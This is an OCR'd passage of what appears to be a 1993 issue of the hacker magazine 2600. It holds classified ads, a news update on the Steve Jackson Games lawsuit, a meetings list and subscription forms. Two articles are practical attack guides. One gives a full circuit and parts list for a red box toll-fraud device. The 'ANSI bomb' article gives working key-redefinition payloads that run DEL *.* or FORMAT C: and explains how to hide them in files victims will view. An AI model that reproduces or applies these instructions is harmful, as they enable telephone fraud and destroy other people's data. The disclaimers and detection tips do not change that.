There are a few good laughs in these offerings as well since everything has to be exaggerated beyond believability in order to drive the point home. For example, we are introduced to a dark hacker who speaks to us from within a shadow with a disguised voice. His sole reason of existence is to make our lives miserable. Remember that.

Although we could find little more than sentence structure to agree with in these offerings, we do recommend them to our readers as a fascinating study of alien culture. As a final example of the utter thoroughness of corporate comedy, the price for these three films (53 minutes total viewing time) is $1338.75. Happy viewing.

2600 marketplace

WANTED: Early Strowger step-by-step sub-station switching equipment to set up working historical display. Need line relay sets, line finders, distributor, selectors, and individual and trunk-hunting connectors. Contact Leland, 2525 S. Meade St., Denver, CO 80219. E-mail leland@cscn.org

MUTATION ENGINES! Get the facts in Computer Virus Developments Quarterly. The Spring issue includes the Dark Avenger's Mutation Engine (and others), as well as a tutorial on how to write one. Single issue with disk, $25. Year's subscription, $75. Send to: American Eagle Publications, PO Box 41401T, Tucson, AZ 85717.

DRIVE DOWN YOUR CALLING CARD COSTS. You can call from ANY touch tone phone ANYWHERE in the continental U.S., Virgin Islands, and Hawaii and save up to 50%. No surcharge. No monthly fees. Discount plans available down to .149 per minute. Make money with this! TSA, PO Box 8791, Mandeville, LA 70470.

BODEGA BAY. Turn your Amiga 500 into an Amiga 2000! Comes complete with a 200W power supply for only $150 post-paid! Call John at (303) 733-5136.

INTERESTED IN EXCHANGING H/P/A/V INFO? All systems tons of files. Write to P.O. Box 934, 5900 AX Venlo, The Netherlands or e-mail: omg@utopia.hacktic.nl

GENUINE 6.5536 MHZ CRYSTALS only $5.00 each with detailed installation instructions. Orders shipped postpaid via First Class Mail. Send payment (checks delayed 2 weeks) with name and address to: Electronic Design Systems, 144 West Eagle Road, Suite 108, Havertown, PA 19083.

FOR SALE: COMPAQ Portable 386DX, 10mb RAM, 110mb HD, 80387DX, removable tape backup, VGA board, color monitor, internal 2400 baud modem, three expansion units (w/2 ISA slots each), DOS 5.0, manuals, cables, diskettes, tapes, leather carrying case. Virtually unused. $1300 or best offer. 2600 voice mailbox 27257.

WANTED: plans, stories, schematics, infos, soft and hardware about eavesdropping analog and digital communications: GSM, PCN, CT2+, CT3, DECT, DCS (TDMA, FH, FFSK, PSK, GMSK, and another Digital-Modulation), Multiplex-Links, van Eack Phreaking and Software for Deloncryption. Please send the list/catalogue/manual to: Spectra, P.O. Box 45, CH 8060, Zuerich, Switzerland.

LAST PALADIN: Please contact Thipdar in Hayward, CA.

IBM 3.5" 1.44 MEG DISKS FOR SALE. Send $1 for a catalog of virus and assorted hacking disks to: P.O. Box 573, Long Beach, MS 39560.

VAX/VMS DOCUMENTATION. Complete set of VMS systems management manuals (including binders) in excellent condition. Will sell for $50 or best offer (plus shipping). Contact Kurt P., POB 793, Midlothian, VA 23113-0793.

DEF CON I, the Mecca for the underground. This will be a mind-blowing orgy of information exchange, viewpoints, speeches, education, enlightenment. We cordially invite all hackers, techno-rats, programmers, writers, activists, lawyers, philosophers, security officials, cyberpunks, and all network sysops and users to attend. Divergent groups of the underground will collide in full effect for your entertainment. Speakers will blab about future computing trends, viri creation, hacking and message network administration. Attorneys & civil liberties groups + techno bandits = fun. Def Con I will be over the weekend in the middle of downtown Las Vegas at the Sands Hotel, July 9th, 10th, and 11th. Contact dtangent@dtangent.wa.com, or call 0700-TANGENT for more info. Hotel reservations: 1.800.521.4041. United Airlines: 1.800.521.4041 (ID#540i).

WANTED: Latest War dialers and Hacking and Phreaking Programs. Please send e-mail to user01@sung.conestogac.on.ca or write to P.O. Box 1151, Station B, Sudbury ON, Canada P3E 4S6.

NEW PRODUCT: Telephone Privacy Plus device defeats line activated bugging equipment, automatic telephone tape recorders, extension eavesdroppers. Equipped with LCD line volt meter. $199.00. Surveillance/Privacy Products Catalog $5. EDE, POB 337, Buffalo, NY 14226 (716) 691-3476.


NEED TO FIND A PUBLICATION? Know where some are? Let's exchange sources. Contact: Max Butler 33949, ICIO, Hospital North Dr. #23, Orofino, ID 83544.

MEET THE ESTABLISHMENT. Plan your calendar, scholarships available. The second annual international symposium on "National Security & National Competitiveness: Open Source Solutions" will take place in the Washington DC area the week of 2 November 1993. Cyberspace pilots and hackers in demand as speakers and to display good "hacks" pertinent to finding, collating, and presenting information useful to decision-makers. Hackers are a national resource - but the policy makers and business barons (e.g. those uninformed by *Forbes*) need to understand this. Come strut your stuff, awe the uninitiated, have a good time. To discuss further, communicate with steeler@well.sf.ca.us, call (703) 536-1775, or fax to (703) 536-1776.

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label. Ads may be edited or not printed at our discretion. Deadline for Autumn issue: 8/1/93.

Toll Fraud Device

We at *2600* are often asked, "What is a toll fraud device?" Well, we decided to answer the question once and for all. This red box is a toll fraud device. Why is it a toll fraud device? Because any red box that can be built this cheaply and this easily and can fit in the palm of your hand was clearly *not* made for demonstration purposes.





Okay, so what is a red box? Well... a red box is hacker slang for any device that simulates payphone coin signalling tones in North American payphones. Red boxes emit the precise tones used by payphones to tell the local switch that the appropriate coinage has been inserted. The tones are played through the mouthpiece in lieu of dropping coins into the payphone. This particular red box is particularly fraudulent in that it only simulates quarter tones. After all, when one commits toll fraud one does not want to waste time pumping virtual nickels and dimes into the payphone when quarters work quite nicely thank you.

For those of you who are technically minded, the theory behind the circuit is easy enough to grasp. The DTMF encoder (U1) used in conjunction with the crystal (X1) produces the desired frequencies. The decade counter (U2) controls the cadence or how many frequency pulses are used. The 555 timer (U3) used in conjunction with R1, R2, and C1 produces the actual pulses and controls how fast they are delivered. The circuit is a good hack because it utilizes the carry flag on U2 to overcome any stray charge on C1 that may cause the first pulse from U3 to be inaccurate. It accomplishes this by ignoring the first five pulses produced by U3, processing the next five, ignoring the third, etc. The circuit is also a good hack because it utilizes that well known coincidence in the DTMF encoder, the fact that substituting a 6.5 MHz crystal for a colorburst crystal (3.579545 MHz) just happens to raise the "*" key frequencies from 941 and 1209 Hz to approximately 1708 and 2195 Hz. Since the desired frequencies for a quarter tone are 1700 and 2200 Hz, the output of the circuit is well within tolerance. The cadence is determined by the RC combination in U3. Each pulse lasts approximately 30 ms, followed by 30 ms of silence.

So fraudulent is this red box that we at *2600* have nicknamed it the *Quarter*. While all members of *2600* are morally righteous, and do not advocate the use of red boxes for fraudulent purposes, we must admit that if we ever did decide to commit toll fraud, we would trust nothing less than a *Quarter* to do the job.

Obviously, the *Quarter* will not work with Customer Owned Coin Operated (COCOT) payphones. You may also have some difficulty with newer electronic payphones, as the phone companies are finally getting hip to these little devices and are isolating the talk path from the receiver until the call is established. Still, your *Quarter* should provide you with hours of fun-filled listening entertainment. In a world where a one minute payphone call from Washington DC to New York costs $2.20 (at the maximum discount rate no less!), it will hardly surprise us at our suburban offices if, while sipping our afternoon tea, we happen to read about a sudden proliferation of *Quarters* across the U.S.





NOTE: All crossed lines on the diagram are points of connection.

PARTS LIST:

RESISTORS	**VALUES**	**NOTES**
R1	220 kOhm	The exact values of R1 and R2 are not important so long as their sum is 440.
R2	220 kOhm	
R3	1 kOhm	
CAPACITOR	**VALUE**	
C1	0.1 uF.	
CRYSTAL	**VALUE**	**NOTES**
X1	6.5 MHz	6.5536 MHz is also within tolerance.
CHIPS	**NAME**	**NOTES**
U1	TCM5089	DTMF encoder.
U2	74HC4017	Decade counter. Regular 4017 is okay.
U3	CMOS 555	Timer IC. Regular 555 is okay if a 1 kOhm resistor is inserted between pins 3 and 8.
SPEAKER	**IMPEDANCE**	**NOTES**
SPKR	600 ohm	U1 expects an equivalent load.
SWITCH	**TYPE**	**NOTES**
S1	Momentary	You may also want to add a power switch.

As printed, the circuit expects three triple 'A' batteries for a total of 4.5 volts. A 9 volt battery may also be used, but R1 and R2 should then total 470 kOhms instead of 440. Obviously, you will also need a perfboard and chassis if you expect to build the circuit. Parts may be ordered from electronic firms. Remember to order at least two of everything so that you will have spares in case you mess up.

ANSI BOMB

by Mister Galaxy

As you know, ANSI codes are used to design colorful screens for BBS's. These same ANSI codes can be used to redefine the keys of a keyboard (your keyboard or that of your victim). For example, you could use ANSI codes to redefine your F10 key as the RETURN key. When you pressed the F10 key, it would be the same as pressing your RETURN key. You can also use ANSI codes to redefine a key as a DOS command. This is where the power of ANSI bombs comes into play. Think about what damage could be done by redefining your "W" key as a format command. When you hit "W", the computer would spit out a delete or format command and, before you knew it, you'd be crushed!

What's Required?

First of all you must have the command DEVICE=ANSI.SYS (or its equivalent) in your config.sys file. If you don't know how to do this you shouldn't be reading this article!

Second, you need a chart of ASCII codes. This can usually be found in the back of most DOS manuals.

Third, you need the following information.

How Do I Make a Bomb?

There are many ways to make a bomb. The first way is to use the DOS "PROMPT" command. For example, you could use this command in an AUTOEXEC.BAT file:

```
PROMPT $E[65;13;"ECHO Y | DEL *.* > NUL";13p
```

Note the special characters: "$E" is another way to tell DOS you are referring to the ESC character. "[" must appear after the ESC character. ASCII code 65 is the "A" character. ASCII code 13 is the carriage return code.

The above command redefines the "A" character as the following command:

```
HIT RETURN
REDEFINE "A" AS ECHO Y | DEL *.* > NUL
HIT RETURN
```

Get the idea? Pretty dangerous! Unfortunately, any poor sap who looks in his AUTOEXEC.BAT file will quickly notice this.

Another Way to Make a Bomb

Go into your DOS 5 editor. Type Control-P, let go, and then hit the ESC key. If you did this right, a left arrow will appear. For our purposes, we will use ESC to symbolize the escape character (the left arrow). Type the following:

```
ESC[13;"hello";13p
```

where ESC is that left arrow.

This command would redefine your RETURN key as:

```
HIT RETURN
TYPE HELLO
HIT RETURN
```

Once again, it's fairly obvious what is going on. Now on to the sneaky stuff.

Essentially, the important thing to remember is that you can make an ANSI bomb execute ANY command you could type in DOS. That's important. Secondly, you can hide that command in a series of codes. Please note the two following commands (they are important in the making of ANSI bombs).

```
ECHO Y | FORMAT C: > NUL
    and
ECHO Y | DEL *.* > NUL
```

These two commands can cause great damage, and when they are embedded in ANSI codes within a picture or document, they can cause great destruction. Imagine the problems you could cause by showing someone a picture....

Let's get to the meat of the matter. To make a dangerous text file, type:

```
ESC[13;13;101;99;104;111;32;121;32;124;32;100;101
   ;108;32;42;46;42;32;62;32;110;117;108;13p
```

Note: normally this ANSI code would be all on one line with no spaces or carriage returns. If you do not have the DOS 5 editor, try typing ALT 27 to generate the ESC character.

Anyway, the above command would redefine the RETURN key as:

```
HIT RETURN
ECHO Y | DEL *.* > NUL
HIT RETURN
```

The 13p at the end of the command hits the RETURN key (thereby executing the command).

Remember, you can use ANSI bombs to redefine one or many keys when it is viewed. By viewed, I mean:

```
TYPE filename.ext
```

By simply viewing a file which contains an ANSI bomb (using the DOS "TYPE" command), you could possibly have your keys redefined! Remember, it's possible that a BBS sysop could even redefine your keys over the phone *just by having you look at a picture!*

Hypothetically, if you were a sysop you could create a great ANSI using The Draw ANSI editor. It might say "GO AWAY" in big letters. The sysop might use this "picture" when logging off troublesome individuals. After the picture has been made, load it into the DOS 5 editor. Go to the end of the document. Type in your ANSI bomb! Save it. The next time a troublesome individual calls, you *might* be able to zap him by redefining his keys via the modem! But many communications packages appear to filter out these escape character combinations. The best way to get your victim is to add an ANSI bomb to a legitimate document in a program that he wants to have. When he views the document using the TYPE command, he will redefine one or more of his keys and will be zapped!

Remember, these bombs are completely invisible to *anyone* doing a TYPE filename.ext! However, it will only be invisible if he has the ANSI.SYS driver active. Most people do. Your bomb will appear as gibberish to someone who does not have the ANSI.SYS driver active and it will not work on that particular machine. In both cases, neither realizes what is going on.

How to Detect or Prevent ANSI Bombs

Get the programs PKSFAN11.ZIP, ANSICHEK.ZIP, or ACHKFILE.EXE. The first stops key redefinitions and the others locate them in non-executable files.

Conclusion

This article was provided as an educational essay on the redefinition of keys. There is nothing here which does not appear in any DOS manual - it's just explained differently. The writer and *2600 Magazine* do not recommend that you do anything illegal or destructive with this information. In fact, it is recommended that you do *not* attempt to follow any of the above instructions.

News Update

Those of you who get 2600 on newsstands did not receive the special insert that came with the last issue. In it, we announced the good news that Steve Jackson had won his lawsuit against the United States Secret Service. More than $50,000 in damages will be awarded to Steve Jackson Games for violations of the Privacy Protection Act of 1980 and for lost profits as a result of the raid by the Secret Service in March 1990. Jackson's legal fees, which could amount to several hundred thousand dollars, must also be paid by the government. Each plaintiff in the case was also awarded $1,000 under the Electronic Communications Privacy Act of 1986. The Secret Service violated this act when they seized private mail on the Illuminati Bulletin Board System. Every user of the board could have been awarded $1,000 if they had also filed suit. This is obviously a very positive turning point and it wouldn't have been possible without Steve Jackson, the hacker community that stood by him, and the Electronic Frontier Foundation for providing the expertise and financing. We should probably also thank the United States Secret Service.

Speaking of the USSS, Computer Professionals for Social Responsibility has been vigilantly pursuing the facts concerning the breakup of the DC 2600 meeting in November. In response to a Freedom of Information Act suit, the Secret Service has officially acknowledged that it possesses "information relating to the breakup of a meeting of individuals at the Pentagon City Mall in Arlington, Virginia." Other information is being withheld "because the documents in the requested file contain information compiled for law enforcement purposes" and because disclosure "could reasonably be expected to disclose the identity of a confidential source and/or information furnished by a confidential source." More recent documents state that information was obtained "in the course of a criminal investigation that is being conducted pursuant to the Secret Service's authority to investigate access device and computer fraud." The agency has also admitted to possession of two documents which "consist solely of information identifying individuals." CPSR's interpretation, with which we agree, is that the Secret Service convinced the mall security people to illegally obtain a list of the people who attended the meeting. That list is now in the possession of the Secret Service. In short, the Secret Service appears to have been caught violating the law. Stay tuned.

You may have heard mention of the Clipper Chip, which basically amounts to a plan by the government to take back control of encryption. It appears that one standard would be utilized and the government would always have the ability to break your code if they so chose. Needless to say, this isn't sitting well with privacy advocates. The question everyone is waiting on is whether the government actually believes it can outlaw other forms of encryption. Expect a lot more on this in future issues.

Finally, a public service from the folks at *Full Disclosure* and 1-900-STOPPER. By dialing 800-235-1414, you can hear your phone number read back to you. In some places you can block your number by dialing *67 first, a method which was originally intended for blocking Caller ID. While in the past we've taken exception to STOPPER's prices for private calls on their 900 line, we have to admit that operating this 800 service and encouraging people to see how easy it is to be identified ultimately amounts to a good thing. We just hope that anonymous calls can be easily and cheaply obtainable in the future as they were not too long ago.

2600 MEETINGS

New York City

Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd. Payphones: 212-223-9011,8927; 212-308-8044,8162.

Poughkeepsie

South Hills Mall, off Route 9. By the payphones in front of Radio Shack, next to the food court. Payphones: 914-297-9823, 9854, 9855.

Buffalo

Eastern Hills Mall (Clarence) by lockers near food court.

Washington DC

Pentagon City Mall in the food court.

Cambridge, MA

Harvard Square, inside "The Garage" by the Pizza Pad on the second floor.

Danbury, CT

Danbury Fair Mall, off Exit 4 of I-84, in the food court. Payphones: 203-748-9995, 203-794-9854.

Philadelphia

30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: 215-222-9880, 9881, 9779, 9799, 9632; 215-387-9751.

Pittsburgh

Parkway Center Mall, south of downtown, on Route 279. In the food court.

Fort Lauderdale

West Hollywood Bowling Alley, 296 South State Route 7. Call voice mail for details or changes: 305-580-9214, 100#.

Atlanta

Meetings announced on local BBS (404) 612-0340.

Chicago

Century Mall, 2828 Clark St., in the 3rd Coast Cafe.

Memphis

Hickory Ridge Mall, Winchester Rd., in the food court. Payphones: 901-356-4017, 4018, 4019, 4020, 4021.

Ann Arbor, MI

Galleria on South University.

Bloomington, MN

Mall of America, food court.

St. Louis

Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Austin

Northcross Mall, across the skating rink from the food court, next to Pipe Works.

Houston

Galleria Mall, 2nd story overlooking the skating rink.

Los Angeles

Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: 213-972-9358, 9388, 9506, 9519, 9520; 213-625-9923,9924; 213-614-9849, 9872, 9918,9926.

San Francisco

4 Embarcadero Plaza (inside). Payphones: 415-398-9803,4,5,6.

Seattle


Washington State Convention Center, first floor.

Munich, Germany

Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

We've noticed that many of the payphone numbers we've listed have stopped receiving incoming calls. This is probably an attempt by some entity to keep us from communicating. Any suggestions on how to get around this are most welcome.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time. To start a meeting in your city, leave a message and phone number at (516) 751-2500.



The Shirt

□ You won't find it in clothing stores. (We did, but that's a long story.) The 2600 hacker t-shirt could be the fashion statement of the nineties. After all, anything is possible. Two-sided, white lettering on black background, blue box schematic on the front, hacker newspaper articles on the back. $15 each, two for $26. M, L, XL.

The Video

Actual footage of Dutch hackers penetrating a United States military computer system in the summer of 1991. This is not a secret videotape. These hackers filmed this to show everybody just how easy it really is. In fact, a small part of this tape was shown on *Now It Can Be Told*. This version tells the whole story and runs about 30 minutes. $10. VHS, NTSC format only. □

2600 SUBSCRIPTIONS

INDIVIDUAL

□ 1 year/$21 □ 2 years/$38 □ 3 years/$54

CORPORATE

□ 1 year/$50 □ 2 years/$90 □ 3 years/$125

OVERSEAS

□ 1 year, individual/$30 □ 1 year, corporate/$65

LIFETIME

□ $260 (also includes 1984, 1985, 1986 back issues)

2600 BACK ISSUES

□ 1984 □ 1985 □ 1986 □ 1987 □ 1988

□ 1989 □ 1990 □ 1991 □ 1992

$25 per year

(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)

(individual back issues for 1988 to present are $6.25 each; $7.50 overseas - we don't have enough little boxes to check off so please figure out another way to convey this info.)

NAME, ADDRESS, SUBSCRIBER #, SPECIAL NOTES, ETC.

MAIL TO: 2600, POB 752, MIDDLE ISLAND, NY 11953

TOTAL AMOUNT: